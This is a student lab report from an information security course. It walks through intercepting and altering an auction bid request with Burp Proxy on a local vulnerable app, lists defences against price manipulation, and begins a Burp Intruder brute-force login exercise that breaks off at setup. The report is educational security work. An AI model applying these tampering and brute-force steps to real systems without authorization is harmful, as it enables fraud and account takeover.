VIT®

Vellore Institute of Technology

(Deemed to be University under section 3 of UGC Act, 1956)

Winter Semester 2023-24

BCSE354E

Information Security Management

Lab

Faculty Name: AVUTHU AVINASH REDDY

Lab Slot: L25+L26

T E AM M E M B E R S

M KARTHIKEYA – 21BCE1360

N GOWTAM REDDY – 21BCE1715

N VARISH RAM – 21BCE5575

INDEX

Lab – 01. Modifying HTTP requests with Burp Proxy

Experiment Objective:

The purpose of this experiment is to demonstrate how to intercept, modify, and exploit HTTP requests using Burp Proxy. By manipulating requests, vulnerabilities can be identified and exploited, contributing to a better understanding of web security concepts.

1. Introduction:

This experiment focuses on utilizing Burp Proxy to modify HTTP requests and understand their impact on web applications. By intercepting and altering requests, we aim to uncover vulnerabilities and learn how they can be exploited for malicious purposes.

2. Setup:

- **Hardware:** Standard computer system.
- **Software/Tools:**
  - Burp Suite (Community or Professional edition).
  - Web browser.
- **Lab Environment Setup Instructions:**
  - Install and configure Burp Suite on your system.
  - Launch Burp's browser and ensure it's configured to proxy through Burp.
  - Access the vulnerable website provided in the tutorial using Burp's browser.


3. Experiment Steps:

1. Access the vulnerable website: Use Burp's browser to visit the specified URL.


For example, our desired vulnerable website is hosted locally on port 4000, with its source code available on GitHub.

2. Log in to Auction App: Use the provided credentials to log in, or alternatively, create a new account by signing up.

3. Find something to bid: Navigate to a product page and bid an item initially with higher pricing as general.




Here the bid is placed successfully, because the bid amount is > the initial value




Here the bid is not placed successfully, stating that bid must be greater than initial

4. Study the add to cart function: Switch interception on in Burp's Proxy tab and add the item to the cart to intercept the **POST request.**




Tracking the HTTP history of POST method containing this bid information

Now right click on request window and select **'send to repeater'**.




The bid amount is visible here, now simply edit the bid amount with desired value.

5. Modify the request: Change the value of a parameter in the intercepted request and forward it.



For instance, the bid amount was modified to 100, and click on send. By this the HTTP request was modified and send to the server and the right side we can see the updated bid history.

6. Exploit the vulnerability: Observing the impact of the modified request on the application's behavior.



The bid history was successfully updated with our desired value and can be visible in the application

4. Observations:

Observation	**Result/Outcome**
Intercepted Request	Successfully modified and forwarded
Application Response	Bid price of item changed with modified price
Security Implications	Demonstrates vulnerability to price manipulation

Solution:

The attack described in the experiment involves manipulating HTTP requests to change the bid price of an item in an auction application. This type of attack is commonly known as a **"price manipulation"** attack. Here are some ways to prevent or mitigate such attacks:

1. Input Validation and Sanitization: Ensure that all input, including bid prices, undergoes proper validation and sanitization. Validate input on both the client and server sides to prevent malicious input from being accepted.

2. Server-Side Validation: Implement validation checks on the server side to verify that the bid amount is within acceptable ranges and meets any other criteria set by the application (e.g., minimum bid increment, maximum bid amount).

3. Session Management: Implement robust session management techniques to prevent unauthorized users from accessing or modifying sensitive data, such as bid prices. This includes properly handling authentication, authorization, and session tokens.

4. Use of HTTPS: Employ HTTPS to encrypt communication between the client and server, preventing attackers from intercepting and modifying requests in transit.

5. Anti-CSRF Tokens: Implement anti-CSRF (Cross-Site Request Forgery) tokens to protect against unauthorized requests initiated by malicious actors.

6. Rate Limiting: Implement rate limiting mechanisms to prevent brute force attacks or rapid manipulation of bid prices by limiting the number of requests a user can make within a certain timeframe.

7. Audit Trails and Logging: Maintain comprehensive audit trails and logs of all user activities, including bid modifications. This can help detect and investigate suspicious behavior.

8. Two-Factor Authentication (2FA): Implement 2FA for sensitive actions such as modifying bid prices to add an additional layer of security.

9. Security Headers: Utilize security headers, such as Content Security Policy (CSP) and X-Content-Type-Options, to enhance the security posture of the web application and mitigate certain types of attacks.

10. Regular Security Audits: Conduct regular security audits and penetration testing to identify and address vulnerabilities in the application, including potential price manipulation vulnerabilities.

By implementing these measures, the application can significantly reduce the risk of price manipulation attacks and enhance its overall security posture.

Lab – 02. Using Burp to Brute Force a Login Page

Experiment Objective:

The objective of this experiment is to demonstrate how to perform a brute force attack on a login page using Burp Suite. By following the steps outlined below, we aim to understand the process of bypassing authentication mechanisms and gaining unauthorized access to a web application.

1. Introduction:

Authentication is a crucial aspect of application security, protecting against unauthorized access. However, if an attacker successfully bypasses authentication, they can potentially compromise the entire application. This tutorial focuses on using Burp Suite to simulate a brute force attack on a login page.

2. Setup:

- Software/Tools:
  - Burp Suite (Community or Professional edition).
  - Web browser.

3. Experiment Steps:

1. Configure Burp with Browser:


- Ensure Burp is properly configured with your web browser.
- In Burp Proxy tab, turn off Intercept and navigate to the login page of the target application in the browser.

2. Enable Intercept in Burp:

- In Burp Proxy **"Intercept"** tab, turn Intercept on.


3. Simulate Login Attempt:

- Enter arbitrary details in the login page and submit the request.




4. Send Request to Intruder:

- View the captured request in Burp Proxy **"Intercept"** tab.




- Right-click on the request and select **"Send to Intruder".**




Observe the parameters like email and password in the payload positions.

5. Configure Intruder:

